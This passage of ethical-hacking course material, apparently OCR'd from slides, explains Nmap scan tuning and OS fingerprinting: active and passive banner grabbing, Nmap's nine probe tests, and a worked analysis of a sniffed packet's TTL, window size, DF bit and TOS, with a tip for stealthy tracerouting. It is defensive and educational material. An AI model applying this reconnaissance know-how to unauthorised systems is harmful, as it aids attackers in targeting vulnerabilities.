
  Running Nmap against the whole network usually makes the system slower and less efficient. Nmap supports parallelization and it can also be customized according to specific needs. It becomes very efficient by getting an idea of the network reliability while scanning a larger group. The overall speed of the scan can be improved by dividing it into many groups and running them simultaneously.

- **Scan from a Favorable Network Location**

  It is always advisable to run Nmap from the host’s local network to the target while in the internal network, as it offers defense-in-depth security. External scanning is obligatory when performing firewall testing or when the network should be monitored from the external attacker’s viewpoint.

- **Increase Available Bandwidth and CPU Time**


  By increasing the available bandwidth or CPU power, the Nmap scan time can be reduced. This can be done by installing a new data line or stopping any running applications. Nmap is controlled by its own congestion control algorithms, so that network flooding can be prevented. This improves its accuracy. The Nmap bandwidth usage can be tested by running it in the verbose mode **`-v`**.



LO#05: Demonstrate Various Scanning Techniques for OS Discovery

OS Discovery (Banner Grabbing/OS Fingerprinting)

An attacker uses OS discovery or banner grabbing techniques to identify network hosts running applications and OS versions with known exploits. This section introduces you to banner grabbing, its types, and banner grabbing tools.



OS Discovery/Banner Grabbing

- Banner grabbing or OS fingerprinting is the method used to **determine the operating system running on a remote target system**. There are two types of banner grabbing: active and passive
- Identifying the OS used on the target host allows an attacker to **figure out the vulnerabilities possessed by the system** and the exploits that might work on a system to further **carry out additional attacks**

Active Banner Grabbing

- **Specially crafted packets** are sent to the remote OS and the responses are noted
- The responses are then compared with a database to **determine the OS**
- Responses from different OSes vary due to differences in the **TCP/IP stack implementation**

Passive Banner Grabbing

- **Banner grabbing from error messages**
  Error messages provide information such as the type of server, type of OS, and SSL tool used by the target remote system.
- **Sniffing the network traffic**
  Capturing and analyzing packets from the target enables an attacker to determine the OS used by the remote system.
- **Banner grabbing from page extensions**
  Looking for an extension in the URL may assist in determining the application's version.
  Example: .aspx => IIS server and Windows platform

Note: We will discuss passive banner grabbing in later modules.

OS Discovery/Banner Grabbing

Banner grabbing, or "OS fingerprinting," is a method used to determine the OS that is running on a remote target system. It is an important scanning method, as the attacker will have a higher probability of success if the OS of the target system is known (many vulnerabilities are OS-specific). The attacker can then formulate an attack strategy based on the OS of the target system.

There are two methods for banner grabbing: spotting the banner while trying to connect to a service, such as an FTP site, and downloading the binary file/bin/ls to check the system architecture.

A more advanced fingerprinting technique depends on stack querying, which transfers the packets to the network host and evaluates them by the reply. The first stack-querying method designed with regard to the TCP mode of communication evaluates the response to connection requests.

The next method, known as initial sequence number (ISN) analysis, identifies the differences in random number generators found in the TCP stack. ICMP response analysis is another method used to fingerprint an OS. It consists of sending ICMP messages to a remote host and evaluating the reply.

Two types of banner grabbing techniques are described below:

- **Active Banner Grabbing**

  Active banner grabbing applies the principle that an OS's IP stack has a unique way of responding to specially crafted TCP packets. This happens because of different interpretations that vendors apply while implementing the TCP/IP stack on a particular OS. In active banner grabbing, the attacker sends a variety of malformed packets to the remote host, and the responses are compared with a database. Responses from different OS vary because of differences in TCP/IP stack implementation.

For instance, the scanning utility Nmap uses a series of nine tests to determine an OS fingerprint or banner grabbing. The tests listed below provide some insights into an active banner grabbing attack, as described at *www.packetwatch.net*:

- **Test 1:** A TCP packet with the SYN and ECN-Echo flags enabled is sent to an open TCP port.
- **Test 2:** A TCP packet with no flags enabled is sent to an open TCP port. This type of packet is a NULL packet.
- **Test 3:** A TCP packet with the URG, PSH, SYN, and FIN flags enabled is sent to an open TCP port.
- **Test 4:** A TCP packet with the ACK flag enabled is sent to an open TCP port.
- **Test 5:** A TCP packet with the SYN flag enabled is sent to a closed TCP port.
- **Test 6:** A TCP packet with the ACK flag enabled is sent to a closed TCP port.
- **Test 7:** A TCP packet with the URG, PSH, and FIN flags enabled is sent to a closed TCP port.
- **Test 8 PU (Port Unreachable):** A UDP packet is sent to a closed UDP port. The objective is to extract an “ICMP port unreachable” message from the target machine.
- **Test 9 TSeq (TCP Sequence ability test):** This test tries to determine the sequence generation patterns of the TCP initial sequence numbers (also known as TCP ISN sampling), the IP identification numbers (also known as IPID sampling), and the TCP timestamp numbers. It sends six TCP packets with the SYN flag enabled to an open TCP port.

The objective of these tests is to find patterns in the initial sequence of numbers that the TCP implementations chose while responding to a connection request. They can be categorized into groups, such as traditional 64K (many old UNIX boxes), random increments (newer versions of Solaris, IRIX, FreeBSD, Digital UNIX, Cray, and many others), or true random (Linux 2.0.*, OpenVMS, newer AIX, etc.). Windows boxes use a "time-dependent" model in which the ISN is incremented by a fixed amount for each occurrence.

- **Passive Banner Grabbing**

  Source: *https://www.broadcom.com*

  Like active banner grabbing, passive banner grabbing also depends on the differential implementation of the stack and the various ways in which an OS responds to packets. However, instead of relying on scanning the target host, passive fingerprinting captures packets from the target host via sniffing to study telltale signs that can reveal an OS.

Passive banner grabbing includes:

- **Banner grabbing from error messages**: Error messages provide information, such as type of server, type of OS, and SSL tools used by the target remote system.
- **Sniffing the network traffic**: Capturing and analyzing packets from the target enables an attacker to determine the OS used by the remote system.
- **Banner grabbing from page extensions**: Looking for an extension in the URL may help in determining the application version. For example, .aspx => IIS server and Windows platform.

The four areas that typically determine the OS are given below:

- TTL (time to live) of the packets: What does the OS sets as the Time To Live on the outbound packet?
- Window Size: What is the Window size set by the OS?
- Whether the DF (Don't Fragment) bit is set: Does the OS set the DF bit?
- TOS (Type of Service): Does the OS set the TOS, and if so, what setting is it?

Passive fingerprinting is neither fully accurate nor limited to these four signatures. However, one can improve its accuracy by looking at several signatures and combining the information.

The following is an analysis of a sniffed packet described by Lance Spitzner in his paper on passive fingerprinting:

```
04/20-21:41:48.129662 129.142.224.3:659 -> 172.16.1.107:604
TCP TTL:45 TOS:0x0 ID:56257
***F**A* Seq: 0x9DD90553
Ack: 0xE3C65D7 Win: 0x7D78
```

According to the four criteria, the following are identified:

- TTL: 45
- Window Size: 0x7D78 (or 32120 in decimal)
- DF: The DF bit is set
- TOS: 0x0

Compare this information with a database of signatures.

TTL: The TLL from the analysis is 45. The original packet went through 19 hops to get to the target, so it sets the original TTL to 64. Based on this TTL, it appears that the user sent the packet from a Linux or FreeBSD box (however, more system signatures need to be added to the database). This TTL confirms it by implementing a traceroute to the remote host. If the trace needs to be performed stealthily, the traceroute TTL (default 30 hops) can be set to one or two hops fewer than the remote host (-m option). Setting the traceroute in this manner reveals the path information (including the upstream provider) without actually contacting the remote host.

Window Size: In this step, the window sizes are compared. The window size is another effective tool for determining precisely what window size is used and how often it is changed. In the previous signature, the window size is set at 0x7D78, which is the default window size used by Linux. In addition, FreeBSD and Solaris tend to maintain the same window size throughout a session. However, Cisco routers and Microsoft Windows NT window sizes constantly change. The window size is more accurate when measured after the initial three-way handshake (due to TCP slow start).

DF bit: Most systems use the DF bit set; hence, this is of limited value. However, this makes it easier to identify a few systems that do not use the DF flag (such as SCO or OpenBSD).

TOS: TOS is also of limited value, as it seems to be more session-based than OS-based. In other words, it is not so much the OS as the protocol used that determines the TOS to a large extent.

Using the information obtained from the packet, specifically the TTL and the window size, one can compare the results with the database of signatures and determine the OS with some degree of confidence (in this case, Linux kernel 2.2.x).

Passive fingerprinting, like active fingerprinting, has some limitations. First, applications that build their own packets (e.g., Nmap, Hunt, Nemesis, etc.) will not use the same signatures as the OS. Second, it is relatively simple for a remote host to adjust the TTL, window size, DF, or TOS setting on the packets.

Passive fingerprinting has several other uses. For example, attackers can use stealthy fingerprinting to determine the OS of a potential target such as a web server. A user only needs to request a web page from the server and then analyze the sniffer traces. This bypasses the need for using an active tool that various IDS systems can detect. Passive fingerprinting also helps in identifying remote proxy firewalls. It may be possible to ID proxy firewalls from the signatures as discussed above, simply because proxy firewalls rebuild connections for clients. Similarly, passive fingerprinting can be used to identify rogue systems.

